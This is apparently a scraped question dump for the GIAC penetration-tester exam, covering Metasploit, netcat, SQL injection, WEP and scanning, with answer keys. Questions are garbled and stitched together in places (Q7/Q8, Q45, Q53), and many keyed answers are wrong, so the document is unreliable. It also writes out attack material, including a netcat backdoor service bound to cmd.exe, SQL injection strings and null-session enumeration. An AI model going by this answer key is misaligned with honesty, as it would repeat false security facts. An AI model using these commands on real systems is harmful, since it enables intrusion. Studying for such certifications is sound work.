GIAC

Exam Questions GPEN

GIAC Certified Penetration Tester

NEW QUESTION 1
- (Topic 1)
How does OWASP ZAP function when used for performing web application assessments?

A. It is a non-transparent proxy that sits between your web browser and the targetapplicatio
B. It is a transparent policy proxy that sits between Java servers and |SP web page
C. It is a non-transparent proxy that passively sniffs network traffic for HTTPvulnerabilitie
D. It is a transparent proxy that sits between a target application and the backenddatabas

Answer: D

NEW QUESTION 2
- (Topic 1)
Which of the following best explains why you would warn to clear browser slate (history. cache, and cookies) between examinations of web servers when you've been trapping and altering values with a non-transparent proxy?

A. Values trapped and stored in the browser will reveal the techniques you've used toexamine the web server
B. Trapping and changing response values is beneficial for web site testing but usingthe same cached values in your browser will prevent you from being able to changethose value
C. Trapping and changing response values is beneficial for web site testing but willcause browser instability if not cleare
D. Values trapped and changed in the proxy, such as a cookie, will be stored by thebrowser and may impact further testin

Answer: D

NEW QUESTION 3
- (Topic 1)
Analyze the command output below. What action is being performed by the tester?

```
C:\>net use \\10.0.1.4\ipc$ "" /user:""
The command completed successfully.

C:\>user2sid \\10.0.1.4 Administrator

S-1-5-21-2571679061-1291049315-3862896415-500

Number of subauthorities is 5
Domain is TEST-DOMAIN.COM
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser

C:\>user2sid \\10.0.1.4 sfarr

S-1-5-21-2571679061-1291049315-3862896415-1124

Number of subauthorities is 5
Domain is TEST-DOMAIN.COM
Length of SID in memory is 28 byte:
Type of SID is SidTypeUser
```

A. Creating user accounts on 10.0.1.4 and testing privileges
B. Collecting password hashes for users on 10.0.1.4
C. Attempting to exploit windows File and Print Sharing service
D. Gathering Security identifiers for accounts on 10.0.1.4

Answer: C

NEW QUESTION 4
- (Topic 1)
A penetration tester used a client-side browser exploit from metasploit to get an unprivileged shell prompt on the target Windows desktop. The penetration tester then tried using the getsystem command to perform a local privilege escalation which failed. Which of the following could resolve the problem?

A. Load priv module and try getsystem again
B. Run getuid command, then getpriv command, and try getsystem again
C. Run getuid command and try getsystem again
D. Use getprivs command instead of getsystem

Answer: B

NEW QUESTION 5
- (Topic 1)
You are pen testing a Windows system remotely via a raw netcat shell. You want to get a listing of all the local users in the administrators group, what command would you use?

A. Net account administrators
B. Net user administrators
C. Net localgroup administrators
D. Net localuser administrators

Answer: C

NEW QUESTION 6
- (Topic 1)
You are done pen testing a Windows system and need to clean up some of the changes you have made. You created an account ‘pentester’ on the system, what command would you use to delete that account?

A. Net user pentester /del
B. Net name pentester /del
C. Net localuser pentester /del
D. Net account pentester /del

Answer: D

NEW QUESTION 7
- (Topic 1)
You successfully compromise a target system's web application using blind command injection. The command you injected is ping-n 1 192.168.1.200. Assuming your machine is

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 8
168.1 200, which of the following would you see?

A. Ping-n 1 192.168.1 200 on the compromised system
B. A 'Destination host unreachable' error message on the compromised system
C. A packet containing 'Packets: Sent - 1 Received = 1, Loss = 0 (0% loss) on yoursniffer
D. An ICMP Echo packet on your sniffer containing the source address of the target

Answer: A

NEW QUESTION 9
- (Topic 1)
While performing a code audit, you discover a SQL injection vulnerability assuming the following vulnerable query, what user input could be injected to make the query true and return data?
select * from widgets where name = '[user-input]';

A. 'or 1=1
B. ‘or l=l…
C. 'or 1=1--
D. ‘or l=1’

Answer: D

NEW QUESTION 10
- (Topic 1)
ACME corporation has decided to setup wireless (IEEE 802.11) network in it's sales branch at Tokyo and found that channels 1, 6, 9,11 are in use by the neighboring offices. Which is the best channel they can use?

A. 4
B. 5
C. 10
D. 2

Answer: D

NEW QUESTION 10
- (Topic 1)
Given the following Scapy information, how is default Layer 2 information derived?

```
>>> packet=Ether()/IP(src="10.10.10.9",dst="10.10.10.10")/TCP(dport=80)/"GET / HTTP/1.1"

>>> packet.summary

<bound method="" ether.summary="" of="" type="0x800" frag="0" proto="tcp" src="10.10.10.9"
dst="10.10.10.10" dport="http" load="GET / HTTP/1.1">>>>> </bound>
```

A. The default layer 2 information is contained in a local scapy.cfg configuration fileon the local syste
B. If not explicitly defined, the Ether type field value Is created using the hex value ofthe destination port, in this case 80
C. If not explicitly defined, pseudo-random values are generated for the Layer 2 defaultinformatio
D. Scapy relies on the underlying operating system to construct Layer 2 information touse as defaul

Answer: C

NEW QUESTION 13
- (Topic 1)
While scanning a remote system that is running a web server with a UDP scan and monitoring the scan with a sniffer, you notice that the target is responding with ICMP Port Unreachable only once a second What operating system is the target likely running?

A. Linux
B. Windows
C. OpenBSD
D. Mac OS X

Answer: A

NEW QUESTION 15
- (Topic 1)
You have compromised a Windows XP system and Injected the Meterpreter payload into the lsass process. While looking over the system you notice that there is a popular
password management program on the system. When you attempt to access the file that contains the password you find it is locked. Further investigation reveals that it is locked by the passmgr process. How can you use the Meterpreter to get access to this file?

A. Use the getuid command to determine the user context the process is runningunder, then use the imp command to impersonate that use
B. use the getpid command to determine the user context the process is runningunder, then use the Imp command to impersonate that use
C. Use the execute command to the passmgr executabl
D. That will give you access to the fil
E. Use the migrate command to jump to the passmgr proces
F. That will give you accessto the fil

Answer: C

NEW QUESTION 17
- (Topic 1)
What concept do Rainbow Tables use to speed up password cracking?

A. Fast Lookup Crack Tables
B. Memory Swap Trades
C. Disk Recall Cracking
D. Time-Memory Trade-off

Answer: D

Explanation:
Reference:
http://en.wikipedia.org/wiki/Space%E2%80%93time_tradeoff

NEW QUESTION 21
- (Topic 1)
Which of the following is the number of bits of encryption that 64-bit Wired Equivalent Privacy (WEP) effectively provides?

A. 64
B. 40
C. 60
D. 44

Answer: A

Explanation:
Reference:
http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy

NEW QUESTION 25
- (Topic 1)
You are conducting a penetration test for a private contractor located in Singapore. The scope extends to all internal hosts controlled by the company, you have gathered necessary hold-harmless and nondisclosure agreements. Which action by your group can incur criminal liability under Chapter 50a, Computer Misuse Act?

A. Exploiting vulnerable web services on internal hosts
B. Attempts at social engineering employees via telephone calls
C. Testing denial-of-service tolerance of the communications provider
D. Cracking password hashes on the corporate domain server

Answer: D

NEW QUESTION 27
- (Topic 1)
Based on the partial appdefstrig rile listed below, which port scan signature is classified by AMap as harmful?

```
#
# CURRENT TRIGGER DATABASE
#
http-proxy-ident:80,81,82,8000,8080,8081,8888:tcp:0:"TRACE HTTP://localhost HTTP/1.0
\r\n\r\n"
http-trace:80,81,82,8000,8080,8081,8888:tcp:0:"TRACE / HTTP/1.0\r\n\r\n"
ms-remote-desktop-protocol:3389:tcp:1:0x03 00 00 0b 06 e0 00 00 00 00 00
netbios-session:139:tcp:0:0x81 00 00 44 20 45 42 45 4e 45 42 46 41 43 41 43 41 43 41
41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 00 20 45 42 45 4e 45 42 46 41 43 41
43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 00
smtp:25:tcp:0:"HELO AMAP\r\n"
ftp:21:tcp:0:"USER AMAP\r\n"
tivoli_tsm-server:1500:tcp:0:0x00 04 1d a5
norman-njeeves:2868:tcp:0:0x11
```

A. smtp
B. netbios-session
C. http-trace
D. ms-remote-desktop-protocol

Answer: C

NEW QUESTION 31
- (Topic 1)
A penetration tester obtains telnet access to a target machine using a captured credential. While trying to transfer her exploit to the target machine, the network intrusion detection
systems keeps detecting her exploit and terminating her connection. Which of the following actions will help the penetration tester transfer an exploit and compile it in the target system?

A. Use the http service's PUT command to push the file onto the target machin
B. Use the scp service, protocol SSHv2 to pull the file onto the target machin
C. Use the telnet service's ECHO option to pull the file onto the target machine
D. Use the ftp service in passive mode to push the file onto the target machin

Answer: D

NEW QUESTION 34
- (Topic 1)
You are performing a vulnerability assessment using Nessus and your clients printers begin printing pages of random text and showing error messages. The client is not happy with the situation. What is the best way to proceed?

A. Enable the "Skip all primers" option and re-scan
B. Ensure Safe Checks is enabled in Nessus scan policies
C. Remove primer IP addresses from your target list
D. Verify primers are in scope and tell the client In progress scans cannot be stopped

Answer: B

NEW QUESTION 35
- (Topic 1)
Which Metasploit payload includes simple upload and download functionality for moving files to and from compromised systems?

A. DLL inject
B. Upexec
C. Meterpreter
D. Vncinject

Answer: D

Explanation:
Reference:
http://www.opensourceforu.com/2011/02/metasploit-meterpreter-payload/


NEW QUESTION 36
- (Topic 1)
When sniffing wireless frames, the interface mode plays a key role in successfully collecting traffic. Which of the mode or modes are best used for sniffing wireless traffic?

A. Master Ad-hoc
B. RFMON
C. RFMO
D. Ad-hoc
E. Ad-hoc

Answer: A

Explanation:
Reference:
http://www.willhackforsushi.com/books/377_eth_2e_06.pdf

NEW QUESTION 39
- (Topic 1)
Analyze the screenshot below. What event is depicted?



A. An exploit that was attempted does not work against the target selecte
B. A payload was used that is not compatible with the chosen exploi
C. The exploit is designed to work against the local host onl
D. The payload Is designed to create an interactive sessio

Answer: D


NEW QUESTION 40
- (Topic 1)
The resulting business impact, of the penetration test or ethical hacking engagement is explained in what section of the final report?

A. Problems
B. Findings
C. Impact Assessment
D. Executive Summary

Answer: D

Explanation:
Reference:
http://www.frost.com/upld/get-data.do?id=1568233

NEW QUESTION 43
- (Topic 1)
In the screen shot below, which selections would you need click in order to intercept and alter all http traffic passing through OWASP ZAP?



A. Trap response and continue
B. Set Break and Continue
C. Trap request and continue
D. Continue and drop

Answer: B

NEW QUESTION 45
000 and the loss of a high profile client. They ask you to perform a desktop vulnerability assessment to identify everything that needs to be patched. Using Nessus you find tens of thousands of vulnerabilities that need to be patched. In the report you find workstations running several Windows OS versions and service pack levels, anti-virus software from multiple vendors several major browser versions and different versions of Acrobat Reader. Which of the following recommendations should you provide with the report?

A. The client should standardize their desktop software
B. The client should eliminate workstations to reduce workload
C. The client should hire more people to catch up on patches
D. The client should perform monthly vulnerability assessments

Answer: C

NEW QUESTION 47
- (Topic 1)
What is the most likely cause of the responses on lines 10 and 11 of the output below?

```
<pre>
C:\>tracert -d 66.35.45.201
Tracing route to 66.35.45.201
over a maximum of 30 hops:
1 1 ms 1 ms <1 ms 192.168.1.1
2 10 ms 7 ms 8 ms 10.4.192.1
3 7 ms 11 ms 9 ms 68.12.8.94
4 15 ms 11 ms 21 ms 68.12.8.58
5 16 ms 11 ms 11 ms 68.12.14.0
6 17 ms 13 ms 14 ms 68.1.0.142
7 34 ms 35 ms 37 ms 206.222.119.58
8 33 ms 32 ms 31 ms 66.35.46.50
9 39 ms 35 ms 49 ms 66.35.46.62
10 * * * Request timed out.
11 * * * Request timed out.
</pre>
```

A. The device at hop 10 silently drops UDP packets with a high destination por
B. The device at hop 10 is down and not forwarding any requests at al
C. The host running the tracer utility lost its network connection during the scan
D. The devices at hops 10 and II did not return an "ICMP TTL Exceeded in Transit" messag

Answer: D

NEW QUESTION 48
- (Topic 1)
You have compromised a Windows workstation using Metasploit and have injected the Meterpreter payload into the svchost process. After modifying some files to set up a persistent backdoor you realize that you will need to change the modified and access times of the files to ensure that the administrator can't see the changes you made. Which Meterpreter module would you need to load in order to do this?

A. Core
B. Priv
C. Stdapi
D. Browser

Answer: D

NEW QUESTION 50
- (Topic 1)
Which of the following best describes a server side exploit?

A. Attack on the physical machine
B. Attack of a service listening on a network port
C. Attack that escalates user privilege to root or administrator
D. Attack of a client application that retrieves content from the network

Answer: C

NEW QUESTION 53
168.116.9 Is an IP address forvvww.scanned-server.com. Why are the results from the two scans, shown below, different?

```
user@desktop:~$ nmap 192.168.116.9

Starting Nmap 4.53 ( http://insecure.org ) at 2010-09-29 20:14 EDT
Interesting ports on 192.168.116.9:
Not shown: 1710 closed ports
PORT STATE SERVICE
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8081/tcp open blackice-icecap

user@desktop:~$ nmap www.scanned-server.com
Starting Nmap 4.53 ( http://insecure.org ) at 2010-09-29 20:19 EDT
Interesting ports on 192.168.112.89:
Not shown: 1712 closed ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https
```

A. John.pot
B. John conf
C. John.rec
D. John.ini

Answer: C

NEW QUESTION 54
- (Topic 1)
Which of the following describes the direction of the challenges issued when establishing a wireless (IEEE 802.11) connection?

A. One-way, the client challenges the access point
B. One-way, the access point challenges the client
C. No challenges occur (or wireless connection
D. Two-way, both the client and the access point challenge each other

Answer: D

NEW QUESTION 55
- (Topic 1)
Why is it important to have a cheat sheet reference of database system tables when performing SQL Injection?

A. This is where sites typically store sensitive information such as credit card number
B. These tables contain a list of allowed database applications
C. The information in these tables will reveal details about the web application's cod
D. These tables contain metadata that can be queried to gain additional helpful informatio

Answer: D

Explanation:
Reference: http://www.rackspace.com/knowledge_center/article/sql-injection-in-mysql

NEW QUESTION 59
- (Topic 1)
Where are Netcat's own network activity messages, such as when a connection occurs, sent?

A. Standard Error
B. Standard input
C. Standard Logfile
D. Standard Output

Answer: A

Explanation:
Reference:
http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf


NEW QUESTION 60
- (Topic 1)
Which of the following is a method of gathering user names from a Linux system?

A. Displaying the owner information of system-specific binaries
B. Reviewing the contents of the system log files
C. Gathering listening services from the xinetd configuration files
D. Extracting text strings from the system password file

Answer: C

Explanation:
Reference:
https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/pdf/Security_Guide/Red_Hat_Enterprise_Linux-6-Security_Guide-en-US.pdf

NEW QUESTION 61
- (Topic 1)
You have connected to a Windows system remotely and have shell access via netcat. While connected to the remote system you notice that some Windows commands work normally while others do not An example of this is shown in the picture below Which of the following best describes why tins is happening?



A. Netcat cannot properly interpret certain control characters or Unicode sequence
B. The listener executed command.com instead of cmd.ex
C. Another application is already running on the port Netcat is listening o
D. TheNetcat listener is running with system level privilege

Answer: D

NEW QUESTION 65
- (Topic 1)
Which of the following is a WEP weakness that makes it easy to Inject arbitrary clear text packets onto a WEP network?

A. Reversible hashes use for IVs
B. Cryptographically weak CRC32 checksum
C. RC4 algorithm
D. Small key space

Answer: D

NEW QUESTION 66
- (Topic 1)

What is the impact on pre-calculated Rainbow Tables of adding multiple salts to a set of passwords?

A. Salts increases the time to crack the original password by increasing the number oftables that must be calculate
B. Salts double the total size of a rainbow table databas
C. Salts can be reversed or removed from encoding quickly to produce unsaltedhashe
D. Salts have little effect because they can be calculated on the fly with applicationssuch as Ophcrac

Answer: B

NEW QUESTION 71
- (Topic 1)
When attempting to crack a password using Rainbow Tables, what is the output of the reduction function?

A. A new potential chain
B. A new potential table
C. A new potential password
D. A new potential hash

Answer: D

Explanation:
Reference:
http://en.wikipedia.org/wiki/Rainbow_table

NEW QUESTION 76
- (Topic 1)
While reviewing traffic from a tcpdump capture, you notice the following commands being sent from a remote system to one of your web servers:
C:\>sc winternet.host.com create ncservicebinpath- "c:\tools\ncexe -I -p 2222 -e cmd.exe"
C:\>sc vJnternet.host.com query ncservice.
What is the intent of the commands?

A. The first command creates a backdoor shell as a servic
B. It is being started on TCP2222 using cmd.ex
C. The second command verifies the service is created and itsstatu
D. The first command creates a backdoor shell as a servic
E. It is being started on UDP2222 using cmd.ex
F. The second command verifies the service is created and itsstatu
G. This creates a service called ncservice which is linked to the cmd.exe command andits designed to stop any instance of nc.exe being ru
H. The second command verifiesthe service is created and its statu
I. The first command verifies the service is created and its statu
J. The secondcommand creates a backdoor shell as a servic
K. It is being started on TCP 2222connected to cmd.ex

Answer: C

NEW QUESTION 77
- (Topic 1)
You are pen testing a Linux target from your windows-based attack platform. You just moved a script file from the windows system to the Linux target, but it will not execute properly. What is the most likely problem?

A. The byte length is different on the two machines
B. End of-line characters are different on the two machines
C. The file must have become corrupt during transfer
D. ASCII character sets are different on the two machines

Answer: A

NEW QUESTION 81
- (Topic 1)
Analyze the command output below. Given this information, which is the appropriate next step for the tester?
Starting Nmap4.53 (hnp://insecure.org I at2010-09-30 19:13 EDT interesting ports on 192.163.116.101:
PORT STATE SERVICE
130/tcp filtered cisco-fna
131/tcp filtered cisco-tna
132/tcp filtered cisco-sys
133/tcp filtered statsrv
134/tcp filtered Ingres-net
135/tcp filtered msrpc
136/tcp filtered profile
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp open netbios-ssn
140/tcp filtered emfis-data
MAC Address: 00:30:1&:B8:14:8B (Shuttle)
warning: OSS can results may be unreliable because we could not find at least l open and l closed port
Device type, general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2

Network Distance : 1 hop
Nmap done: I IP address (I host up) scanned in l .263 seconds

A. Determine the MAC address of the scanned hos
B. Send a single SYN packet to port 139/tcp on the hos
C. Send spoofed packets to attempt to evade any firewall
D. Request a list of shares from the scanned hos

Answer: B

NEW QUESTION 84
- (Topic 1)
You are pen testing a network and have shell access to a machine via Netcat. You try to use ssh to access another machine from the first machine. What is the expected result?

A. The ssh connection will succeed If you have root access on the intermediate machine
B. The ssh connection will fail
C. The ssh connection will succeed
D. The ssh connection will succeed if no password required

Answer: C

NEW QUESTION 89
- (Topic 1)
You have been contracted to map me network and try to compromise the servers for a client. Which of the following would be an example of scope creep' with respect to this penetration testing project?

A. Disclosing information forbidden in the NDA
B. Compromising a server then escalating privileges
C. Being asked to compromise workstations
D. Scanning network systems slowly so you are not detected

Answer: B

NEW QUESTION 92
- (Topic 1)
Which of the following is the feature that separates the use of Rainbow Tables from other applications such as Cain or John the Ripper?

A. Salts are used to create massive password databases for compariso
B. Applications take advantage of 64-bit CPU processor and multithread the crackingproces
C. Data Is aligned efficiently in the rainbow tables making the search process quicker
D. Raw hashed passwords are compared to pre-calculated hash table

Answer: B

NEW QUESTION 96
- (Topic 2)
Peter, a malicious hacker, obtains e-mail addresses by harvesting them from postings, blogs, DNS listings, and Web pages. He then sends large number of unsolicited commercial e-mail (UCE) messages on these addresses. Which of the following e-mail crimes is Peter committing?

A. E-mail spoofing
B. E-mail Spam
C. E-mail bombing
D. E-mail Storm

Answer: B

NEW QUESTION 101
- (Topic 2)
You have obtained the hash below from the /etc/shadow file. What are you able to discern simply by looking at this hash?

```
$1$uWeOhL6k$A4XDsB4COGqWaEpFjLLDe.
```

A. A4XD$B4COCqWaEpFjLLD
B. is a SHAI hash that was created using the salt $1 SuWeOhL6k$ 1
C. A4XD$B4COCqWaEpFjLLD
D. is an MD5 hash that was created using the salt $1 SuWeOhL6k$
E. A4XDsB4COGqWaEpFjLLD
F. is an MD5 hash that was created using the salt uWeOhL6k
G. A4XDsB4COCqWaEpFjLLD
H. is a SHAI hash that was created using the salt uweohL6k

Answer: C

NEW QUESTION 103
- (Topic 2)

Which of the following statements are true about firewalking?
Each correct answer represents a complete solution. Choose all that apply.

A. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewal
B. Firewalking works on the UDP packet
C. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewal
D. A malicious attacker can use firewalking to determine the types of ports/protocols that can bypass the firewal

Answer: ACD

NEW QUESTION 108
- (Topic 2)
This is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. The main features of these tools are as follows:
It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc.
It is commonly used for the following purposes:
:a. War driving
:b. Detecting unauthorized access points
:c. Detecting causes of interference on a WLAN
:d. WEP ICV error tracking
:e. Making Graphs and Alarms on 802.11 Data, including Signal Strength
This tool is known as _____.

A. Absinthe
B. THC-Scan
C. NetStumbler
D. Kismet

Answer: C

NEW QUESTION 113
- (Topic 2)
Which of the following attacks allows an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether?

A. Man-in-the-middle
B. ARP spoofing
C. Port scanning
D. Session hijacking

Answer: B

NEW QUESTION 114
- (Topic 2)
You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we-aresecure. com Website. The we-are-secure.com Web server is using Linux operating system. When you port scanned the we-are-secure.com Web server, you got that TCP port 23, 25, and 53 are open. When you tried to telnet to port 23, you got a blank screen in response. When you tried to type the dir, copy, date, del, etc. commands you got only blank spaces or underscores symbols on the screen. What may be the reason of such unwanted situation?

A. The we-are-secure.com server is using honeypo
B. The we-are-secure.com server is using a TCP wrappe
C. The telnet service of we-are-secure.com has corrupte
D. The telnet session is being affected by the stateful inspection firewal

Answer: B

NEW QUESTION 117
- (Topic 2)
You work as a Web developer in the IBM Inc. Your area of proficiency is PHP. Since you have proper knowledge of security, you have bewared from rainbow attack. For mitigating this attack, you design the PHP code based on the following algorithm:
key = hash(password + salt)
for 1 to 65000 do
key = hash(key + salt)
Which of the following techniques are you implementing in the above algorithm?

A. Key strengthening
B. Hashing
C. Sniffing
D. Salting

Answer: A

NEW QUESTION 119
- (Topic 2)
Which of following tasks can be performed when Nikto Web scanner is using a mutation technique?
Each correct answer represents a complete solution. Choose all that apply.

A. Guessing for password file name

B. Sending mutation payload for Trojan attac
C. Testing all files with all root directorie
D. Enumerating user names via Apach

Answer: ACD

NEW QUESTION 120
- (Topic 2)
Which of the following can be used as a countermeasure against the SQL injection attack? Each correct answer represents a complete solution. Choose two.

A. mysql_real_escape_string()
B. Prepared statement
C. mysql_escape_string()
D. session_regenerate_id()

Answer: AB

NEW QUESTION 125
- (Topic 2)
You work as an Administrator for Bluesky Inc. The company has 145 Windows XP Professional client computers and eighty Windows 2003 Server computers. You want to install a security layer of WAP specifically designed for a wireless environment. You also want to ensure that the security layer provides privacy, data integrity, and authentication for client-server communications over a wireless network. Moreover, you want a client and server to be authenticated so that wireless transactions remain secure and the connection is encrypted. Which of the following options will you use to accomplish the task?

A. Wired Equivalent Privacy (WEP)
B. Virtual Private Network (VPN)
C. Wireless Transport Layer Security (WTLS)
D. Recovery Console

Answer: C

NEW QUESTION 128
- (Topic 2)
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using the Linux operating system. He wants to use a wireless sniffer to sniff the We-are-secure network. Which of the following tools will he use to accomplish his task?

A. NetStumbler
B. Snadboy's Revelation
C. WEPCrack
D. Kismet

Answer: D

NEW QUESTION 133
- (Topic 2)
You send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024 using hping2 utility. This attack is known as _____.

